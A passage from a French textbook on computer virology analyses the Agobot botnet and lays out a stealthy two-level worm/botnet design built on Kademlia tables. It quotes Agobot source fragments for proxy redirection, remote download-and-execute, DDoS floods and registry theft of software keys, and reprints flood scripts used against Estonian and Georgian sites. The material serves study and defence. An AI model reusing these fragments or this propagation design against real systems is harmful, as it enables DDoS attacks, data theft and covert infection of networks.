void CRedirectTCP::StartRedirect()
 {
  g_cMainCtrl.m_cIRC.SendFormat
    (m_bSilent, m_bNotice, m_sReplyTo.Str(),
     "%s: redirecting from port %d to \"%s:%d\".",
     m_sRedirectName.CStr(), m_iLocalPort,
     m_sRemoteAddr.CStr(), m_iRemotePort);
     ...
```

- redirection des trames GRE (*Generic Routing Encapsulation*)[2] sur le port 47 :

```
/* .redirect.gre <host> <client> [localip]          */
void RedirGRE(const char *szHostIp,
              const char *szClientIp,
              const char *szLocalIp, bool *pbDoRedir)
```

- mise en place d'un proxy socket :

```
/* .redirect.socks <localport>                      */
void CRedirectSOCKS::StartRedirect()
 {
  g_cMainCtrl.m_cIRC.SendFormat(m_bSilent,
                  m_bNotice, m_sReplyTo.Str(),
                  "%s: starting proxy on port %d.",
                  m_sRedirectName.CStr(), m_iLocalPort);
  ...
```

- mise en place d'un proxy HTTP *via* la commande suivante

```
.redirect.http <localport> <ssl>}
```

[2] Le protocole GRE est un protocole permettant le transit d'informations dans un tunnel VPN (*Virtual Private Network*).

ou HTTPS *via* la commande

```
.redirect.https <localport>
```

Ainsi, un flux HTTP en provenance du maître du botnet sera redirigé vers l'adresse de la victime sur un port 80 ou 8080. Ce flux sera alors retransmis par la machine compromise, avec sa propre adresse IP, couvrant ainsi les traces du botherder ;

- minimisation des ressources de l'agent : les principales fonctions d'administration et d'attaque se font à la demande et les communications entre les agents et avec le serveur sont réduites au minimum ;
- sécurisation des échanges entre les agents et le maître du botnet. À cette fin (cas du botnet *Agobot* par exemple), le login/mot de passe de ce dernier sont écrits en dur dans le code. Dans le cas du mot de passe, il s'agit d'une forme sécurisée *via* la fonction MD5 :

```
g_cMainCtrl.m_cMac.AddUser("dfsdfs",
   "7F696B47828D370F9427101FD0C13312",
   "dfgd.net", "");
```

Le contrôle de ce mot de passe se fait alors comme suit :

```
bool CMac::CheckPassword(CString sPassword, user *pUser)
 {
  if(!sPassword.CStr()) return false;
  md5::MD5_CTX md5; md5::MD5Init(&md5); unsigned char \
    szMD5[16]; CString sMD5; sMD5.Assign("");
  md5::MD5Update(&md5, (unsigned char*)sPassword.Str(),\
    sPassword.GetLength());
  md5::MD5Final(szMD5, &md5); for(int i=0;i<16;i++)
   {
    CString sTemp; sTemp.Format("%2.2X", szMD5[i]);
    sMD5.Append(sTemp);
   }
  if(!pUser->sPassword.Compare(sMD5)) return true;
  return false;
 }
```

D'autres techniques de sécurisation peuvent également être considérées et sont mises en place lors de l'installation de chaque agent ainsi que lors des échanges avec le ou les serveurs.

Enfin, la plupart des botnets actuels mettent en œuvre un très grande richesse fonctionnelle pour administrer et piloter les agents. Un botnet comme *Agobot*, par exemple, dispose d'un jeu d'une centaine de commandes. Il est bien sûr impossible de les présenter toutes ici. Elles se répartissent en plusieurs groupes :

- manipulation des variables de configuration et d'environnements des agents :

```
void CCVar::Init()
 {
  m_lCvars.clear();
  g_cMainCtrl.m_cCommands.RegisterCommand(&m_cmdList,
       "cvar.list", "prints a list of all cvars", this);
  g_cMainCtrl.m_cCommands.RegisterCommand(&m_cmdGet,
       "cvar.get", "gets the content of a cvar", this);
  g_cMainCtrl.m_cCommands.RegisterCommand(&m_cmdSet,
       "cvar.set", "sets the content of a cvar", this);
  g_cMainCtrl.m_cCommands.RegisterCommand(&m_cmdLoadConfig,
       "cvar.loadconfig", "loads config from a file", this);
  g_cMainCtrl.m_cCommands.RegisterCommand(&m_cmdSaveConfig,
       "cvar.saveconfig", "saves config to a file", this);
 }
```

- commandes générales permettant de faire exécuter des actions aux agents sur la machine compromise (exécution de programmes) ou à destination d'autres machines. Ces actions peuvent avoir un effet soit sur la partie logicielle soit sur la partie matérielle des machines compromises. Par exemple, considérons la gestion des processus par *Agobot* :

```
void CProcessControl::Init()
 {
  g_cMainCtrl.m_cCommands.RegisterCommand(&m_cmdList,
         "pctrl.list", "lists all processes",  this);
  g_cMainCtrl.m_cCommands.RegisterCommand(&m_cmdKill,
         "pctrl.kill", "kills a process",      this);
 }
```

  De ce point de vue, nous sommes dans le cas classique du cheval de Troie ;
- manipulation des fichiers :

```
void CDownloader::Init()
```

```
{
 g_cMainCtrl.m_cCommands.RegisterCommand(&m_cmdDownload,
   "http.download", "downloads a file from http", this);
 g_cMainCtrl.m_cCommands.RegisterCommand(&m_cmdExecute,
   "http.execute",  "updates the bot from a http url",
   this);
 g_cMainCtrl.m_cCommands.RegisterCommand(&m_cmdUpdate,
   "http.update", "executes a file from a http url", this);
 g_cMainCtrl.m_cCommands.RegisterCommand(&m_cmdVisit,
   "http.visit", "visits an url with a specified referrer",
   this);
 g_cMainCtrl.m_cCommands.RegisterCommand(&m_cmdDownloadFtp,
   "ftp.download", "downloads a file from ftp", this);
 g_cMainCtrl.m_cCommands.RegisterCommand(&m_cmdExecuteFtp,
   "ftp.execute", "updates the bot from a ftp url", this);
 g_cMainCtrl.m_cCommands.RegisterCommand(&m_cmdUpdateFtp,
   "ftp.update", "executes a file from a ftp url", this);
}
```

La richesse fonctionnelle des agents mis en place, les importantes ressources mises à leur disposition au sein des machines compromises dans le cadre d'un botnet permettent donc de réaliser un très grand nombre d'actions qui, combinées, vont participer à la réalisation d'attaques de grande envergure, selon le principe que les « petites rivières font les grands fleuves ».

11.2.3 La phase d'attaque

Nous ne détaillerons pas trop la phase d'attaque et les différentes charges finales possibles. D'une part, ces charges finales ne sont pas véritablement constitutive d'un programme infectieux – elles se contentent d'utiliser ces programmes qui peuvent être utilisés pour des fonctions bénéfiques (voir le chapitre 14) ; d'autre part, la place ne suffirait pas ici pour les décrire toutes. Nous allons nous concentrer sur la coordination de ces attaques et les effets obtenus, qui eux, sont la véritable caractéristique d'un botnet.

Si l'on considère le code suivant, utilisé lors de l'attaque contre l'Estonie en avril 2007 [83] :

```
@echo off
SET PING_COUNT=50
SET PING TOMEOUT=1000
```

```
:PING
echo Pinguem estonskie servera
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% pol.ee
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% www.politsei.ee
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% tuvasta.politsei.ee
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% dns.estpak.ee
GOTO PING
```

ou celui supposé avoir été utilisé contre la Géorgie durant l'été 2008 :

```
<script>
var urls = new Array();
urls[urls.length] = "http://www.apsny.ge";
urls[urls.length] = "http://www.nukri.org";
urls[urls.length] = "http://www.opentext.org..ge";
urls[urls.length] = "http://www.president.gov.ge";
urls[urls.length] = "http://www.government.gov.ge";
...
for(i = 0;i < urls.length; i++)
 {
  document.write("<iframe name='w"+i+'" \
                   src='about:blank'></iframe>");
 }

function poll()
 {
  for(i = 0;i < urls.length;i++)
   {
    windows.open(urls[i]+"?"+Math.rand(), "w"+i);
   }
  window.setTimer("poll()", 300);
 }

poll();
</script>
```

chacun de ces codes est en soi relativement inefficace. Lancé par une unique machine ou même un petit groupe de machines, sans coordination, il n'aura aucun effet. En revanche, lorsque lancé par des dizaines voire des centaines de milliers de machines, simultanément et de manière orchestrée, là, ces petits bouts de code ont un effet destructeur et terrible. C'est là le principal

intérêt des botnets. Que ce soit pour diffuser du spam, collecter des informations (utilisation d'analyseur de paquets) comme des login/mot de passe, adresses emails... ou lancer des attaques en déni de service (attaque DDoS ou *Distributed Denial of Service*), seul un botnet est capable d'agir de manière coordonnée. Nous allons nous limiter au cas de ces dernières attaques.

Un botnet comme *Agobot*, parmi les plus évolués, met en œuvre la plupart de ces attaques, comme le montre l'extrait de code suivant (variante *Agobot4*) :

```
# Begin Group "DDOS Header"

# PROP Default_Filter ""
# Begin Source File

SOURCE=.\ddos.h
...
SOURCE=.\httpflood.h
...
SOURCE=.\junoflood.h
...
SOURCE=.\pingflood.h
...
SOURCE=.\synflood.h
...
SOURCE=.\udpflood.h
...
# End Group
```

Elles sont mises en œuvre de la manière suivante :

```
void CDDOS::Init()
 {
  m_iNumThreads=0; m_bDDOSing=false;
  /* Attaque type .ddos.pingflood <host> <number> <size> <delay> */
  g_cMainCtrl.m_cCommands.RegisterCommand(&m_cmdPing,
         "ddos.pingflood", "starts a Ping flood", this);
  /* Type .ddos.udpflood <host> <number> <size> <delay> <port>   */
  g_cMainCtrl.m_cCommands.RegisterCommand(&m_cmdUDP,
         "ddos.udpflood", "starts an UDP flood", this);
  /* Type .ddos.spudpflood <host> <number> <size> <delay> <port> */
  g_cMainCtrl.m_cCommands.RegisterCommand(&m_cmdSpoofedUDP,
```

```
        "ddos.spudpflood", "starts a spoofed UDP flood", this);
  /* Type .ddos.synflood <host> <time> <delay> <port>        */
  g_cMainCtrl.m_cCommands.RegisterCommand(&m_cmdSyn,
        "ddos.synflood", "starts a spoofed SYN flood", this);
  /* .ddos.httpflood <url> <number> <referrer> <delay>
     <recursive>*/
  g_cMainCtrl.m_cCommands.RegisterCommand(&m_cmdHTTP,
        "ddos.httpflood", "starts a HTTP flood", this);
  g_cMainCtrl.m_cCommands.RegisterCommand(&m_cmdStop,
        "ddos.stop", "stops all ddoses running", this);
}
```

Nous ne détaillerons pas ces différentes attaques, lesquelles consistent toutes en un envoi massif de données ou de requêtes. Nous nous intéresserons juste à l'attaque de type *httpflood*. C'est la plus redoutable et malheureusement la plus facile à mettre en œuvre. En effet, elle consiste à saturer les serveurs cibles de requêtes HTTP *totalement légitimes* mais en nombre tel que le serveur, incapable de les traiter toutes, finit par tomber. Ces requêtes peuvent consister à

- télécharger des contenus volumineux en très grand nombre ;

```
sSendBuf.Format("GET %s HTTP/1.1\r\n"
            "Accept: image/gif, image/x-xbitmap,
            image/jpeg, image/pjpeg,
            application/x-shockwave-flash,
            application/vnd.ms-excel, application/msword,
            */*\r\n" "Accept-Language: en-us,en\r\n"
            "User-Agent: %s\r\n" "%s\r\n"
            "Referer: %s\r\n" "Connection: close\r\n\r\n",
            uURL.sReq.CStr(), szUserAgent, sReqHost.CStr(),
            m_sReferrer.CStr());
```

  la structure de la requête est ici de la forme

```
<url><nombre_requêtes><referer><délai (entre 1 h et 24 h)>
     <recursive>
```

  et si le paramètre `recursive` est activé (valeur *true*) alors chaque agent se comporte comme un aspirateur de site, accroissant encore plus la saturation du serveur. Notons que, dans ce cas, la taille du botnet peut être limitée, dans le but de diminuer le volume des données qui participent de manière conséquente à la consommation de bande passante :

- demander à consulter une page qui n'existe pas. C'est probablement la technique la plus vicieuse. Si chaque agent demande à accéder à une URL volontairement inexistance, le protocole prévoit de traiter la demande et d'afficher la page d'erreur 404. Une demande massive à une page inexistante provoque un crash serveur. Dans ce cas de figure, la taille du botnet impliqué doit être plus importante que dans le cas précédent.

De nombreuses autres attaques sont possibles et, en particulier, contrairement aux idées reçues, des attaques ciblées. L'imagination opérationnelle de l'attaquant peut être sans limite. Par exemple, utiliser un botnet pour faire de l'espionnage ou de la simple collecte de renseignements, que ce soit de manière ciblée ou non, est très efficace. Pour donner une idée assez précise de ce qu'il est possible de faire, considérons le cas du botnet *Agobot* qui collecte les clefs logicielles et autres numéros de licence pour plus d'une trentaine de logiciels (jeux et applications bureautiques). Dans le fichier `cdkeygrab.cpp`, nous avons le code suivant (extrait) :

```
bool CCDKeyGrab::HandleCommand(CMessage *pMsg)
 {
  if(!pMsg->sCmd.Compare("cdkey.get"))
   {
    /* Collecte de la clef pour Half-Life  */
    HKEY hkey=NULL; DWORD dwSize=128;
    unsigned char szDataBuf[128];
    LONG lRet=RegOpenKeyEx(HKEY_CURRENT_USER,
      "Software\\Valve\\Half-Life\\Settings",
      0, KEY_READ, &hkey);
    if(RegQueryValueEx(hkey, "Key", NULL, NULL,
      szDataBuf, &dwSize)==ERROR_SUCCESS)
      g_cMainCtrl.m_cIRC.SendFormat(pMsg->bSilent,
       pMsg->bNotice, pMsg->sReplyTo.Str(),
       "Found Half-Life CDKey (%s).", szDataBuf);
    RegCloseKey(hkey);
    ...
    /* Clefs logicielles produits Windows */
    if(g_cMainCtrl.m_cBot.cdkey_windows.bValue)
     {
      dwSize = 128;
      lRet = RegOpenKeyEx(HKEY_LOCAL_MACHINE,
             "Software\\Microsoft\\Windows\\CurrentVersion".
```

```
            0, KEY_READ, &hkey);
    if(RegQueryValueEx(hkey, "ProductId", NULL, NULL,
            szDataBuf, &dwSize)== ERROR_SUCCESS)
            g_cMainCtrl.m_cIRC.SendFormat(pMsg->bSilent,
            pMsg->bNotice, pMsg->sReplyTo.Str(),
            "Found Windows Product ID (%s).", szDataBuf);
    RegCloseKey(hkey);
...
```

De la même manière sont collectées les adresses emails des machines compromises, les différents mots de passe de l'utilisateur... Rappelons nous toutefois que chaque agent ne fait que mettre en œuvre des fonctionnalités classiques de chevaux de Troie. La seule différence, et c'est ce qui caractérise un botnet, tient au fait qu'il est possible de distribuer (ou de paralléliser) cette tâche pour traiter un grand nombre de cibles dans un intervalle de temps limité.

11.2.4 Conclusion

La menace botnet est une menace bien réelle mais elle doit être envisagée froidement et surtout à la lumière des techniques infectieuses classiques. Au final, ce type de réseau malicieux va dans le sens de l'évolution de la technonolgie avec la généralisation du parallélisme dans le monde informatique : calculateurs massivement parallèles, machines multi-cœurs, nouvelle technologie de cartes graphiques... Les botnets ne sont jamais que la version parallèle des infections classiques reprenant en cela les idées de Schoch et Hupp [205]. Mais comme pour le parallélisme, la gestion des ressources est primordiale et détermine directement les performances finales. Il en est de même avec les botnets. Si la masse des agents constitue un facteur essentiel – la loi du nombre – leur coordination et leur administration est tout aussi critique[3]. À ce jour, si le modèle *peer-to-peer* tend à suplanter les botnets de type IRC, il est encore loin d'être optimal. Nous allons voir dans la seconde partie de ce chapitre comment il est possible de concevoir un botnet réellement optimisé. Avec un tel outil et une telle vision combinatoire du réseau, il est alors possible d'utiliser furtivement et très efficacement un botnet non seulement dans des attaques de grande envergure mais également et surtout pour mener des attaques ciblées contre des groupes de personnes de taille limitée [115].

[3] Rappelons que les victoires militaires de la Rome antique sur les « barbares » tient à la nature structurée des armées romaines et à une conduite de la manœuvre tout aussi structurée.

11.3 Conception et propagation d'un ver/botnet optimisé

11.3.1 Présentation de la problématique

Qu'il s'agisse d'un ver ou d'un botnet, nous avons vu que la problématique était finalement la même : leur propagation et leur activité doit être la moins signante possible, en terme d'activité réseau (voir à ce propos la figure 5.14 de la section 5.5.2). De ce point de vue, comme nous l'avons déjà remarqué, un botnet n'est jamais qu'une généralisation, par bien des aspects, d'un ver. La seule différence réside dans le fait qu'une fois que la propagation est assurée et qu'un nombre suffisant de machines sont compromises, il s'agit pour le botherder d'administrer ces machines de la manière la plus efficace possible, et donc de la manière la plus discrète possible.

Le problème, dans des infections à une si grande échelle, est de prévoir quels vont être les comportements possibles, les impacts indésirables du réseau (charge de trafic, pannes de serveurs, activité des utilisateurs et des logiciels de sécurité...) sur la propagation et la survie du ver ou du botnet. Seule la connaissance *a posteriori* permet de savoir ce qui s'est passé et comment cela aurait pu être soit évité ou mieux géré. À titre d'exemple, prenons le cas du ver *Sapphire/Slammer* [39]. Un défaut de programmation a provoqué une suractivité locale du ver (en Asie), se traduisant par une surconsommation de bande passante et, à terme, cela a mis fin à la propagation du ver lui-même. Si son concepteur avait pu tester son ver en condition quasi-réelle, il est probable qu'il aurait identifié ce bug de programmation. Cette problématique est la même s'agissant d'un botnet classique (i.e. de type IRC) : sa gestion ne peut se faire de manière centralisée et un ordre ne peut être envoyé à tous les hôtes infectés (*bots*) sans que cela se repère facilement *via* les sondes disposés au sein du réseau mondial. Si le modèle *peer-to-peer* est plus efficace, il souffre encore de limitations qui peuvent limiter fortement le potentiel de la technique botnet (voir section 11.2.2).

De ces remarques, deux questions se posent alors :

- Existe-t-il des optimisations possibles pour la propagation d'un ver et/ou l'administration d'un botnet et si oui, vis-à-vis de quels critères ?
- Est-il possible de simuler *a priori* et à une échelle suffisamment réaliste l'activité d'un ver ou d'un botnet, existant ou à l'état de prototype et ainsi d'en analyser les forces et faiblesses ? Autrement dit, est-il possible de mettre un réseau comme Internet « en éprouvette » ?

Les réponses à ces questions sont fondamentales car elles permettent d'étudier la propagation de ver ou l'activité de botnet, de tester de nouveaux scénarii de propagation et de disposer d'une capacité d'anticipation concernant

les attaques futures. Concernant ce dernier point, cela ne peut qu'accroître la connaissance des réseaux de grande taille (structure, charge, organisation...) et d'éventuellement mettre en évidence des points de faiblesse structurelle, statique ou dynamique, qui peuvent constituer des facteurs favorisant les attaques par ver ou par botnet.

Un certain nombre d'études [211,224,226] ont étudié le problème des vers « ultra-rapides » sur des réseaux de type Internet. Par exemple, Staniford et al. [211] ont présenté et évalué plusieurs techniques de vers hautement virulents fondées sur des mécanismes plus ou moins élaborés et surtout plus ou moins agressifs de scanning d'adresses IP. À côté de vers célèbres comme *CodeRed I*, *CodeRed II* et *Nimda* connus pour leur techniques de scanning aléatoire et agressif, ces auteurs ont également considérés des types de vers pouvant se propager plus lentement et donc plus furtivement, afin de déjouer les signatures réseaux classiques. Selon ces auteurs, de telles technologies sophistiquées pourraient permettre de frapper efficacement plusieurs millions de machines dans le monde. Ils ont également considéré des mécanismes robustes de contrôle et de mise à jour de vers déjà déployés, anticipant en ce sens, la problématique des botnets. Des études ultérieures [224, 226] ont confirmé les travaux de Staniford et al.

Mais toutes ces études partent de vers connus et la plupart des modèles prospectifs de « super-vers » – vers *Currious_yellow*, *Warhol*, *Flash* – n'ont qu'un intérêt théorique, sans validation par l'expérience. Reposant sur des interpolations probabilistes, il est impossible de prédire comment dans le contexte d'un réseau réel, ces modèles se comporteraient en pratique. Il est évidemment impossible de lancer une infection planétaire réelle pour les étudier. La solution repose sur la capacité de simulation d'environnements proches de ce qu'est un réseau de type Internet. À ce jour, et à la connaissance de l'auteur, de tels simulateurs n'existent pas, du moins de manière publique.

Dans cette partie de chapitre, nous allons étudier et présenter ces deux aspects :

- une technologie de « super-vers » mettant en œuvre une stratégie de propagation à deux niveaux – inspirée de la technologie P2P –, et ce sans aucune connaissance *a priori* de la topologie du réseau (réseau totalement inconnu). Sans perte de généralité, il peut s'agir soit d'un ver simple doté de fonctions de mise à jour, soit d'un botnet classique. Aussi utiliserons-nous le terme de générique de ver dans ce qui suit. Ce modèle de ver a été baptisé « ver combinatoire ». Dans une première phase, le ver découvre et fait l'apprentissage de la macro-structure du

réseau puis, à un niveau plus local, de son organisation fine. L'objectif est d'installer et de mettre en œuvre dynamiquement un réseau malicieux parallèle à deux niveaux. Les deux outils principaux utilisés pour cela sont d'une part des *tables de hash dynamiques* (DHT ou *Dynamic Hash Tables*)[4] pour la gestion locale du réseau malicieux et une structure de graphe pour celle au niveau de la macro-structure de ce réseau. L'étude de cette dernière va permettre à l'attaquant – une fois le ver ou le botnet mis en place – de gérer dynamiquement et optimalement ce réseau malicieux, et ce de la manière la plus discrère et la moins signante possible. Selon l'effet recherché, des structures particulières dans ce graphe seront recherchées et utilisées préférentiellement. En particulier, le principal objectif est de limiter, lors de la phase initiale, les réinfections d'hôtes déjà infectés et, lors de la phase d'administration, de limiter les connexions vers les hôtes infectés, dans les deux cas pour limiter au maximum le trafic dû au ver ou au botnet ;
- deux environnements de simulation pour étudier en situation quasi-réelle le comportement d'un tel ver/botnet. Ces environnements ont été conçus au sein de notre laboratoire : WAST (*Worm Analysis and Simulation Tool*) [131] et SuWAST (*Super Worm Analysis and Simulation Tool*) [108]. Le scénario précédent – ver ou botnet combinatoire – a été testé dans ces environnements. Cela a permis de déterminer les paramètres optimaux selon lesquels le ver devait être déployé et administré.

Nous allons présenter ces différents aspects dans le reste de ce chapitre.

11.3.2 Stratégie générale du ver/botnet

L'objectif principal est de réaliser l'infection initiale – installation du ver/botnet – d'un réseau dont nous ignorons tout (organisation, adressage, évolution dynamique...), et ce avec les contraintes opérationnelles suivantes :
- le réseau est totalement inconnu. Cela signifie qu'à l'exception de l'adresse IP de la machine (infectée) à partir de laquelle va être lancée l'attaque, aucune autre adresse IP n'est connue *a priori* ;
- le nombre de connexions nécessaires pour parvenir à un taux d'infection du réseau satisfaisant (voir section 5.2.5) doit être minimisé afin de rendre la propagation la plus discrète possible. Si les mécanismes

[4] L'acronyme DHT peut également se développer dans ce contexte précis en *Dynamic Host Tables* ou *tables d'hôtes dynamiques*. Cela traduit d'ailleurs mieux l'utilité de ces tables puisque cela décrit mieux la gestion dynamique des machines avec lesquelles une machine donnée a eu des rapports de connexion récents.

internes du code viral interviennent de manière déterminante, la stratégie d'infection doit également être bien pensée. Contrairement aux vers simples classiques qui opérent un scan agressif d'adresses IP aléatoires, le scénario que nous considérons vise à infecter uniquement les machines existant réellement à une adresse IP donnée. Cette certitude est obtenue en collectant localement des informations utiles. Procéder autrement augmenterait dangereusement les tentatives inutiles d'infection et augmenterait tout aussi dangereusement la consommation de bande passante.

Le but pour l'attaquant est que le ver « structure » tout le réseau cible selon la hiérarchie à deux niveaux qui vient d'être présentée. L'opération de base pour chaque copie du ver consiste, chaque fois qu'une nouvelle machine est infectée, à initialiser une ou deux DHT, selon le niveau auquel se trouve cette machine. Ces tables de hachage dynamiques sont du type dénommé *Kademlia*[5] [164, 172] et utilisent la métrique XOR. Cette structure est organisée et

[5] *Kademlia* est une technique fondée sur l'utilisation des DHT pour l'organisation et la gestion décentralisée de réseau de type pair-à-pair (*peer to peer*). Elle a été inventée par P. Maymounkov et D. Mazières [172]. Non seulement elle spécifie la structure du réseau, mais elle fournit aussi une méthode d'adressage direct des nœuds (machines) de ce réseau. Chacun de ces nœuds est désigné par un identifiant sous forme d'une valeur entière (par exemple son adresse IP mais cela peut être une donnée plus complexe comme la valeur de hash de fichiers contenue dans une machine donnée) dont le but unique est l'identification de chaque machine selon un ou plusieurs critères arbitraires. Le principe de base de l'algorithme *Kademlia* tient au fait qu'il utilise ces identifiants pour établir une cartographie directe selon ces critères (adresse IP, nature de l'information à mettre en commun...).

La recherche d'un nœud est alors très simple et se fait en un nombre limité d'étapes. L'algorithme *Kademlia* est de fait très efficace puisque sa complexité est en $\mathcal{O}(\log(n))$ dans un réseau de n nœuds. Ainsi si $n = 2^m$ machines, il suffit de de m étapes pour trouver un nœud particulier.

L'algorithme *Kademlia* repose sur le calcul de la « distance » entre deux nœuds. Cette distance est calculée à l'aide du ou exclusif (XOR) entre les valeurs d'identifiants de deux nœuds. Cette notion de distance est tout à fait arbitraire et ne correspond pas forcément à une notion géographique mais de proximité entre deux machines selon le critère ayant servi à définir les identifiants. Ainsi, si ce dernier repose sur la valeur de hash d'un fichier particulier (par exemple un fichier MP3 donné), une machine au Japon et l'autre en France peuvent être voisines pour cette distance. Dans notre cas, le critère principal (mais non unique) utilisé dans la fabrication des identifiants est liée aux rapports de connexion existant entre deux machines dans un intervalle de temps donné.

Notons que des réseaux célèbres comme EMULE, EDONKEY, BITTORRENT, μTORRENT ou même le réseau *Skype* utilise partiellement ou en totalité l'algorithme *Kademlia*.

constamment mise à jour par le ver à l'aide des données générées par sa propre propagation, et ce selon le schéma suivant :

- au niveau local, une structure DHT_1 est mise en place pour gérer un réseau malicieux de type *pair à pair* (P2P). Nous l'appellerons *réseau viral bas-niveau* ou réseau viral P2P. En fin d'infection du réseau général, il existe donc un grand nombre de ces réseaux bas-niveaux, locaux, gérés en parallèle à un niveau supérieur. Leur rôle est de gérer un nombre réduit de machines (de quelques dizaines à quelques centaines) généralement constitués d'adresses dynamiques. Ils sont en particulier reconfigurables rapidement et indépendamment des autres ;
- chaque fois qu'une machine nouvellement infectée est désignée par une adresse IP dynamique, elle est intégrée au réseau malicieux bas-niveau le plus proche (au sens de la métrique XOR choisie). Ce réseau malicieux bas-niveau, en vue de sa gestion à un plus haut niveau, gère une unique adresse IP statique (fixe). Il peut s'agir en général d'un serveur mais pas obligatoirement. Les machines dynamiques sont rattachées à cette adresse IP fixe ;
- en revanche, si une machine nouvellement infectée est gérée par une adresse IP fixe, une nouvelle structure DHT_0 est initialisée pour gérer à un (macro) niveau supérieur. L'ensemble de ces adresses statiques décrivent un macro réseau que nous appellerons *réseau malicieux supérieur* ou *haut-niveau.* Ainsi, chacun de ces hôtes statiques gérent deux tables DHT : DHT_0 et DHT_1 ;
- toutes ces adresses statiques constituent les nœuds d'une structure de graphe G. Ce dernier est maintenu, géré et utilisé par l'attaquant (*i.e.* le maître du réseau malicieux).

Cette organisation à deux niveaux peut être raffinée en considérant une granilarité plus fine et introduire la notion de réseau intermédiaire gérant un sous-ensemble d'adresses statiques. Il est également important de préciser que différents critères d'identificateur de nœuds peuvent être considérés pour chacun de ces niveaux du réseau malicieux.

Ces deux niveaux du réseau malicieux – les réseaux bas-niveau et le macro réseau – sont connectés *via* les adresses IP fixes (statiques). Le maître du réseau malicieux dispose d'une machine de contrôle et d'administration du réseau (ou machine C&C pour *Command and Control*). Cette console collecte, lors de la phase initiale d'infection du réseau cible, toutes les données envoyées par chaque machine nouvellement infectée. Cela permet à l'attaquant d'organiser et d'exploiter la topologie du réseau malicieux qu'il contrôle, au niveau supérieur, et grâce à la structure de graphe G. Cette organisation glo-




Fig. 11.1. Partition et infection d'un réseau cible selon une structure à deux niveaux. Les machines infectées par le ver et dépendant d'un réseau bas-niveau sont contenues dans les différentes ellipses (les connexions, en gris, sont gérées par les tables locales DHT_1) tandis que le réseau malicieux supérieur est composé d'adresses statiques (généralement, mais pas uniquement, des serveurs ; les liens de connexion sont en noir et gérés par les tables de type DHT_0).

bale à deux niveaux (ou éventuellement plus) est résumée par la figure 11.1. Le choix d'une structure à deux niveaux (ou plus) vise à rendre l'activité du ver la moins signante possible tout en conservant une rapidité d'infection quasiment intacte. À partir d'un nœud donné, le code se propage uniquement aux nœuds qui ont déjà eu des relations de connexions avec lui : l'existence de connexions antérieures comme critère pour l'infection – lesquelles ont laissé des traces dans la machine infectée propageant l'infection – peut être considérée comme une relation de « confiance » entre ces machines.

Une fois que la phase de propagation initiale est achevée, la phase de gestion et d'exploitation du réseau malicieux prend le relais (voir section 11.3.3).

Propagation du ver

Il s'agit essentiellement de trouver des adresses IP cibles, au sein d'une machine déià infectée.

1. Avec un probabilité p_0, le ver génère aléatoirement une adresse IP à partir de l'adresse IP locale. Cela correspond à une technique classique, utilisée par la plupart des vers simples antérieurs (par exemple *Blaster/LoveSan* [95]). Les quatre champs IPv4 de l'adresse sont aléatoirement générés. Le ver tente ensuite de propager l'infection à cette adresse.
2. Puis, localement, le code malicieux recherche au sein de la machine infectée des adresses IP à infecter :
   - dans les tables `ARP` (*Address Resolution Protocol*). Ces tables contiennent les adresses IP des machines qui ont entretenu récemment des liens de connexion avec la machine locale[6]. Cette table est généralement rafraichie toutes les cinq minutes. Dans le cas d'une machine locale de type serveur, la table ARP contient un très grand nombre de ces adresses IP ;
   - dans les répertoires dédiés de certaines applications : navigateurs Internet, antivirus, pare-feux... ;
   - en utilisant des commandes dédiées pour identifier des machines déjà connectées à la machine locale : NETSTAT, NBTSTAT, NSLOOKUP, TRACERT...
   - ...
3. Le ver tente de se propager à ces différentes adresses IP cibles.
4. En cas de succès, il ajoute les informations concernant ces nouvelles infections et met à jour la structure concernée (voir section 11.3.2).
5. Le ver envoie toutes les informations utiles vers la console de contrôle et d'administration (voir la section 11.3.2).

La valeur de la probabilité p_0 est un paramètre essentiel comme le montreront les différentes simulations que nous avons menées (voir section 11.3.5). Son rôle est de d'assurer que le ver ne confinera pas sa propagation dans une partie du réseau. Enfin, comme tout code malicieux optimalement conçu, le ver doit être capable de déterminer si une cible donnée est déjà infectée ou non. Nous verrons ce point particulier dans la section 11.3.4.

Mise à jour des informations de propagation

À chaque infection réussie d'une cible, la nouvelle copie du code malicieux initialise immédiatement une table DHT_1 locale et vérifie ensuite si la nouvelle adresse locale est dynamique ou statique.

[6] Plus précisément, il s'agit du cache du protocole ARP, permettant la traduction d'une adresse de protocole de couche réseau (une adresse IPv4) en une adresse *ethernet*.

- Si l'adresse IP est dynamique alors le ver met à jour la structure DHT_1. Rappelons que cette table ne contient qu'une seule adresse statique (voir point suivant).
